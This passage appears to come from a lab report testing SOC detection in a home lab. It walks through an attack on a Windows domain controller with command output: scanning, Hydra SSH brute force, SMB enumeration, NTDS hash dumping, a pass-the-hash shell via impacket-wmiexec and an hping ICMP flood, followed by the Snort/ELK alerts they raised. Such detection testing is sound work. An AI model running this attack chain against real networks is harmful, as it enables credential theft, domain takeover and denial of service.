2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:b1:99:a8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.152.128/24 brd 192.168.152.255 scope global dynamic noprefixroute eth0
       valid_lft 1335sec preferred_lft 1335sec
    inet6 fe80::ebe4:f5bd:cbbd:2d20/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:b1:99:b2 brd ff:ff:ff:ff:ff:ff
    inet 172.16.50.72/32 scope global noprefixroute eth1
       valid_lft forever preferred_lft forever
    inet 172.16.50.72/24 brd 172.16.50.255 scope global dynamic noprefixroute eth1
       valid_lft 49081sec preferred_lft 49081sec
    inet6 fe80::63b4:b03c:2b9d:3fad/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 8a:89:27:b2:38:f1 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
```

First, the attacker will scan the local network for all live hosts, and figure out which one of them is the DC server. From looking at the results of the services scan, The attacker can safely assume that 172.16.50.254 is the DC server:

```
Currently live hosts' ip addresses are:
172.16.50.1
172.16.50.2
172.16.50.71
172.16.50.254
172.16.50.72
```

```
Nmap scan report for 172.16.50.254
Host is up (0.00080s latency).
Not shown: 10 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-02 11:08:19Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: mydomain.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: MYDOMAIN)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: mydomain.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49668/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49682/tcp open  msrpc         Microsoft Windows RPC
49762/tcp open  msrpc         Microsoft Windows RPC
49785/tcp open  msrpc         Microsoft Windows RPC
51782/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:9F:CF:E3 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1803 (91%), Microsoft Windows 10 1903 - 21H1 (91%), Microsoft Wi
ndows Server 2019 (91%)
No exact OS matches for host (test conditions non-ideal).
```

Next, the attacker will try to SSH bruteforce the DC server, to try and attempt to guess some usernames and passwords. Using the script, and passing in our username and password list, two results was obtained, one of which appears to be an administrator account:

```
┌──(kali㉿kali)-[~/Documents/PT_SOC_WF_Project/soc]
└─$ ls
pass.lst  user.lst

┌──(kali㉿kali)-[~/Documents/PT_SOC_WF_Project/soc]
└─$ cat *
notpassword
notepass2
fdsfdsgd
1
Passw0rd!
root
tushar
james
Administrator
samson
socuser
```

```
The default username list is at: /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt
Press Enter to use default, otherwise enter a fully qualified path to another one: /home/kali/Documents/PT_SOC_WF_Project/soc/user.lst
The default password list is at: /usr/share/wordlists/seclists/Passwords/Common-Credentials/10-million-password-list-top-100.txt
Press Enter to use default, otherwise enter a fully qualified path to another one: /home/kali/Documents/PT_SOC_WF_Project/soc/pass.lst
targeting 172.16.50.1
testing credentials against: ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

```
targeting 172.16.50.254
testing credentials against: ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-02 06:30:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 30 login tries (l:6/p:5), ~2 tries per task
[DATA] attacking ssh://172.16.50.254:22/
[22][ssh] host: 172.16.50.254   login: Administrator   password: Passw0rd!
[22][ssh] host: 172.16.50.254   login: socuser   password: Passw0rd!
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-02 06:30:39
results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/2025-11-02_06-16-58+172.16.50.254+ssh+22+weak_credentials.txt
```

After that the attacker will try and enumerate some open SMB shares, since port 135 and 445 are open. Some useful results appear, like ADMIN$:

```
Choose your option:
1) Look for weak login credentials in common network services (SSH, RDP, FTP, and SMB).
2) Create a .rc file to use Metasploit to automate the use of exploits / suggester / handler.
3) Generate a payload.
4) Gemerate commands to exfiltrate data.
5) DDOS a target
6) Enumerate SMB Shares from a target
7) Dump hashes from a target
8) Quit the program.
Input: 6
SMB shares enumration chosen
Press Enter to target 172.16.50.0/24 for SMB, otherwise provide a different network:
Enumerating SMB shares of 172.16.50.0/24 for ports 135,139,49668,88,135,139,389,445,593,3268,49668,49670,49671,49672,49680,49681,49682
49762,49785,51782, on 2025-11-02_06-31-46
WARNING: Duplicate port number(s) specified.  Are you alert enough to be using Nmap?  Have some coffee or Jolt(tm).
```

```
Nmap scan report for 172.16.50.254
Host is up (0.00046s latency).

PORT      STATE SERVICE
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
593/tcp   open  http-rpc-epmap
3268/tcp  open  globalcatLDAP
49668/tcp open  unknown
49670/tcp open  unknown
49671/tcp open  unknown
49672/tcp open  unknown
49680/tcp open  unknown
49681/tcp open  unknown
49682/tcp open  unknown
49762/tcp open  unknown
49785/tcp open  unknown
51782/tcp open  unknown
MAC Address: 00:0C:29:9F:CF:E3 (VMware)

Host script results:
| smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at common ones (NT_STATUS_ACCESS_DENIED)
|   account_used: <blank>
|   \\172.16.50.254\ADMIN$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\172.16.50.254\C$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\172.16.50.254\IPC$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: READ
|   \\172.16.50.254\NETLOGON:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\172.16.50.254\USERS:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|_    Anonymous access: <none>
```

Knowing that there are open shares, and with an admin account, the attacker will next attempt to dump the hashes from the DC server:

```
Choose your option:
1) Look for weak login credentials in common network services (SSH, RDP, FTP, and SMB).
2) Create a .rc file to use Metasploit to automate the use of exploits / suggester / handler.
3) Generate a payload.
4) Gemerate commands to exfiltrate data.
5) DDOS a target
6) Enumerate SMB Shares from a target
7) Dump hashes from a target
8) Quit the program.
Input: 7
Dump hashes
Press Enter to target 172.16.50.1 for hash dump, otherwise provide an IP address: 172.16.50.254
Please provide the domain that the target is in. If it is a local domain, enter a ".": mydomain
Please provide the username of target: administrator
Please provide the password of the target: Passw0rd!
Dumping hashes of mydomain/administrator:Passw0rd!@172.16.50.254
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

This appears to be successful, and from here, another possible admin account was discovered, admintest:

```
MYDOMAIN\DC$:aes256-cts-hmac-sha1-96:d461e7b6a80f8db9e6d2ea5d39f3d71b601a666ed35b8fdf8e25fe59069fa9f6
MYDOMAIN\DC$:aes128-cts-hmac-sha1-96:7f45ee46df0ef8ba8eee85561c48e825
MYDOMAIN\DC$:des-cbc-md5:0b1ad33204154945
MYDOMAIN\DC$:plain_password_hex:c6d2100cca318a7df5435dc5243495ac0907a76df918c9c1ab5ffad455c2aea9b749b05ecc7e53b94e8ae4276f9337f9cd3323
00196ba395c97161bbe3beff40513a2d627940fae9b9fa0163ecc8eb08d087f3932aec7bc33965cf981a0d248e804253900c154fd0738ab102f824ffb23db0cfb4c2a3
12863026f18d622f7719c918ec6f2e2e78eba4d86a918c62f63d47f18e007869ac5c8ec8aee7fdbceb49b15d4f864c1afa8c59015980111e3354afe01f92174b6c1f52
cb6907e3c69f4f7f9aba915a0ca5912596bfccaa5e97b31ee7167f1b58201ac76e653a0eded13d684f168f6014574872e6c77f6e7e9
MYDOMAIN\DC$:aad3b435b51404eeaad3b435b51404ee:01b8d8c3e0f70e55d6e3297b9033fb64:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0×dc9e2f0e5e48816180071cfe0f6196d30fcb0c6a
dpapi_userkey:0×0833a70dd6e6701af32d3e8c7914b096855b846a
[*] NL$KM
 0000   34 E5 AA E9 E4 E0 36 7F  51 2A 0B C7 13 B6 D4 9D   4.....6.Q*......
 0010   9C 8E 37 EE 54 72 E3 0C  45 CD 39 9B A2 AB 37 1A   ..7.Tr..E.9...7.
 0020   78 8D FB 68 CB 6B 18 F3  B4 7E D6 1A 8D 65 78 D9   x..h.k...~...ex.
 0030   6F 81 F5 A9 72 8E 35 50  30 1C 94 D3 4C A5 77 98   o...r.5P0...L.w.
NL$KM:34e5aae9e4e0367f512a0bc713b6d49d9c8e37ee5472e30c45cd399ba2ab371a788dfb68cb6b18f3b47ed61a8d6578d96f81f5a9728e3550301c94d34ca5779
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f5985c43d5862898a85eb87c9045dd59:::
mydomain.local\socuser:1105:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
mydomain.local\soc1:1109:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
mydomain.local\soc2:1110:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
mydomain.local\test:1117:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
mydomain.local\adminc:1119:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
mydomain.local\admintest:1122:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:01b8d8c3e0f70e55d6e3297b9033fb64:::
MSEDGEWIN10$:1108:aad3b435b51404eeaad3b435b51404ee:7ff6d341c824cae5475bd16b990e4103:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:ebac1d0decaa4382b18fda1e43bafba742f2d79b070cffd6ed8f350c6fb7ba60
Administrator:aes128-cts-hmac-sha1-96:d9393bdf324fa2ab70b120ad37ed7835
Administrator:des-cbc-md5:d0fd1fab68d6d3e5
krbtgt:aes256-cts-hmac-sha1-96:a0b39acdec1101889e400b8d018afec7fe092b0be6f02e078fdf113596232a98
krbtgt:aes128-cts-hmac-sha1-96:d7d175c7556fa79a8d8fcaa9df4ce901
krbtgt:des-cbc-md5:8a8ac86b8f08d6a2
mydomain.local\socuser:aes256-cts-hmac-sha1-96:baa9ce8dc10b44e883dfe324858fecaecefe696182480eeecca0ae360e3f8942
mydomain.local\socuser:aes128-cts-hmac-sha1-96:dca73cb05c9dc30cc15ac57ef315b05a
mydomain.local\socuser:des-cbc-md5:23ae6db05b0d6e02
mydomain.local\soc1:aes256-cts-hmac-sha1-96:d09b0f169f930e78f9aba57e18c7bb22fa9f2382ee2d7414931c42760d4d0afe
mydomain.local\soc1:aes128-cts-hmac-sha1-96:69447f6e673ae2cfa24d60228c69d210
mydomain.local\soc1:des-cbc-md5:944a5b2f1343545d
mydomain.local\soc2:aes256-cts-hmac-sha1-96:c69a637226a8e4f0bcb6db03a96123f8c48567d2f8e7d03c3f03c1e8c15f5763
mydomain.local\soc2:aes128-cts-hmac-sha1-96:d9cd489b148417264dcd6b04af3197b5
```

The attacker forgoes trying to crack the hash, and instead passes the hash manually using impacket-wmiexec to login into the DC Server:


```
┌──(kali㉿kali)-[~/Documents/PT_SOC_WF_Project/test_soc_output]
└─$ impacket-wmiexec -debug 'mydomain/admintest@172.16.50.254' -hashes 'aad3b435b51404eea
ad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] SMBv3.0 dialect used
[+] Target system is 172.16.50.254 and isFQDN is False
[+] StringBinding: DC[51782]
[+] StringBinding: 172.16.50.254[51782]
[+] StringBinding chosen: ncacn_ip_tcp:172.16.50.254[51782]
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
mydomain\admintest

C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is B25B-F54E

 Directory of C:\

31/10/2025  04:22 PM    <DIR>          inetpub
31/10/2025  04:22 PM    <DIR>          PerfLogs
01/11/2025  10:17 PM    <DIR>          Program Files
23/09/2025  08:37 PM    <DIR>          Program Files (x86)
02/11/2025  07:30 PM    <DIR>          Users
02/11/2025  07:35 PM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  38,746,886,144 bytes free

C:\>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::b534:e64e:cbf8:5a12%5
   IPv4 Address. . . . . . . . . . . : 172.16.50.254
```

Finally, to finish everything off, the attacker DDOS the windows client before leaving:

```
Choose your option:
1) Look for weak login credentials in common network services (SSH, RDP, FTP, and SMB).
2) Create a .rc file to use Metasploit to automate the use of exploits / suggester / handler.
3) Generate a payload.
4) Gemerate commands to exfiltrate data.
5) DDOS a target
6) Enumerate SMB Shares from a target
7) Dump hashes from a target
8) Quit the program.
Input: 5
DDOS attack chosen
Press Enter to target 172.16.50.1, otherwise provide a different one: 172.16.50.71

Press Enter to use ICMP to DDOS, otherwise, choose your option:
1) ICMP
2) TCP SYN
3) UDP
4) RAW IP
Input: 1
Running icmp DDOS attack on 172.16.50.71 on 2025-11-02_06-36-39
DDOS is running in the background. Press enter to kill it and return to main menu.HPING 172.16.50.71 (eth1 172.16.50.71): icmp mode set
, 28 headers + 65495 data bytes
hping in flood mode, no replies will be shown

icmp DDOS attack on 172.16.50.71 has stopped on 2025-11-02_06-36-42
337271 process has been killed. Returning to main menu.
```


Generated Alerts

Throughout the whole attack, we can see many alerts generated on ELK and Snort on pfSense:




The attacker's script bruteforces multiple services, including SMB, which shows up in the alerts:

The hash dump and pass-the-hash attacks were also detected:




Finally, the ICMP DDOS attack was detected too:



Generated Logs

On the pfSense server, the snort alert for the ICMP DDOS was generated:



and is subsequently shown in ELK:

On the attacker's side, all the logs of what happened are saved in /var/logs:

```
logs.txt
Sun 2025-11-02 11:17:00:790455084 UTC: Currently live hosts' ip addresses are saved at: /home/kali/Documents/PT_SOC_WF_Project/test_soc
_output/2025-11-02_06-16-58+targets.txt
Sun 2025-11-02 11:17:00:792166600 UTC: Scanning all live hosts' available TCP ports
Sun 2025-11-02 11:19:18:948504246 UTC: Scanning all live hosts' available UDP ports
Sun 2025-11-02 11:20:35:939285401 UTC: All available TCP ports are: 5,6,21,22,53,80,88,135,139,389,443,445,464,593,636,3268,3269,3389,5
040,5140,5601,5985,7680,9200,9389,9997,49668,49670,49671,49672,49680,49681,49682,49762,49785,51782
Sun 2025-11-02 11:20:35:940316074 UTC: TCP ports saved at: /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/2025-11-02_06-16-58+t
cpports.txt
Sun 2025-11-02 11:20:35:941355462 UTC: UDP ports saved at: /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/2025-11-02_06-16-58+u
dpports.txt
Sun 2025-11-02 11:23:27:300526156 UTC: Service version scanning saved at: /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/2025-1
1-02_06-16-58+services.xml
Sun 2025-11-02 11:25:46:039412984 UTC: Simple weak password checking saved at: /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/2
025-11-02_06-16-58+weak_passwords.txt
Sun 2025-11-02 11:28:58:844324859 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.1+ssh+22+weak_credentials.txt
Sun 2025-11-02 11:29:31:117118466 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.1+ftp+21+weak_credentials.txt
Sun 2025-11-02 11:29:31:161318543 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.2+ssh+22+weak_credentials.txt
Sun 2025-11-02 11:29:34:422683183 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.2+ftp+21+weak_credentials.txt
Sun 2025-11-02 11:30:06:492772876 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.71+ssh+22+weak_credentials.txt
Sun 2025-11-02 11:30:38:747563465 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.71+ftp+21+weak_credentials.txt
Sun 2025-11-02 11:30:39:719357465 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.254+ssh+22+weak_credentials.txt
Sun 2025-11-02 11:31:11:985828306 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.254+ftp+21+weak_credentials.txt
Sun 2025-11-02 11:31:24:607214909 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.72+ssh+22+weak_credentials.txt
Sun 2025-11-02 11:31:32:473573244 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.72+ftp+21+weak_credentials.txt
Sun 2025-11-02 11:31:46:307132635 UTC: Enumerating SMB shares of 172.16.50.0/24 for ports 135,139,49668,88,135,139,389,445,593,3268,496
68,49670,49671,49672,49680,49681,49682,49762,49785,51782, on 2025-11-02_06-31-46
Sun 2025-11-02 11:31:50:569522532 UTC: smb shares results saved at /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/2025-11-02_06
-16-58+smb_shares.txt
Sun 2025-11-02 11:33:07:680900816 UTC: Dumping hashes of mydomain/administrator:Passw0rd!@172.16.50.254
Sun 2025-11-02 11:33:11:099321112 UTC: Hashes saved at /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/2025-11-02_06-16-58+172.1
6.50.254+hash_dump.txt\*
Sun 2025-11-02 11:36:39:773837000 UTC: Running icmp DDOS attack on 172.16.50.71 on 2025-11-02_06-36-39
Sun 2025-11-02 11:36:42:851499552 UTC: icmp DDOS attack on 172.16.50.71 has stopped on 2025-11-02_06-36-42
```

```
┌──(kali㉿kali)-[~/Documents/PT_SOC_WF_Project/soc]
└─$ ls /var/log/CCK_250506.s29.sh+2025-11-02_06-16-58.log
/var/log/CCK_250506.s29.sh+2025-11-02_06-16-58.log

┌──(kali㉿kali)-[~/Documents/PT_SOC_WF_Project/soc]
└─$ cat /var/log/CCK_250506.s29.sh+2025-11-02_06-16-58.log
Sun 2025-11-02 11:16:58:814560279 UTC: Log file created at: /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/2025-11-02_06-16-58+
logs.txt
Sun 2025-11-02 11:17:00:790455084 UTC: Currently live hosts' ip addresses are saved at: /home/kali/Documents/PT_SOC_WF_Project/test_soc
_output/2025-11-02_06-16-58+targets.txt
Sun 2025-11-02 11:17:00:792166600 UTC: Scanning all live hosts' available TCP ports
Sun 2025-11-02 11:19:18:948504246 UTC: Scanning all live hosts' available UDP ports
Sun 2025-11-02 11:20:35:939285401 UTC: All available TCP ports are: 5,6,21,22,53,80,88,135,139,389,443,445,464,593,636,3268,3269,3389,5
040,5140,5601,5985,7680,9200,9389,9997,49668,49670,49671,49672,49680,49681,49682,49762,49785,51782
Sun 2025-11-02 11:20:35:940316074 UTC: TCP ports saved at: /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/2025-11-02_06-16-58+t
cpports.txt
Sun 2025-11-02 11:20:35:941355462 UTC: UDP ports saved at: /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/2025-11-02_06-16-58+u
dpports.txt
Sun 2025-11-02 11:23:27:300526156 UTC: Service version scanning saved at: /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/2025-1
1-02_06-16-58+services.xml
Sun 2025-11-02 11:25:46:039412984 UTC: Simple weak password checking saved at: /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/2
025-11-02_06-16-58+weak_passwords.txt
Sun 2025-11-02 11:28:58:844324859 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.1+ssh+22+weak_credentials.txt
Sun 2025-11-02 11:29:31:117118466 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.1+ftp+21+weak_credentials.txt
Sun 2025-11-02 11:29:31:161318543 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.2+ssh+22+weak_credentials.txt
Sun 2025-11-02 11:29:34:422683183 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.2+ftp+21+weak_credentials.txt
Sun 2025-11-02 11:30:06:492772876 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.71+ssh+22+weak_credentials.txt
Sun 2025-11-02 11:30:38:747563465 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.71+ftp+21+weak_credentials.txt
Sun 2025-11-02 11:30:39:719357465 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.254+ssh+22+weak_credentials.txt
Sun 2025-11-02 11:31:11:985828306 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.254+ftp+21+weak_credentials.txt
Sun 2025-11-02 11:31:24:607214909 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.72+ssh+22+weak_credentials.txt
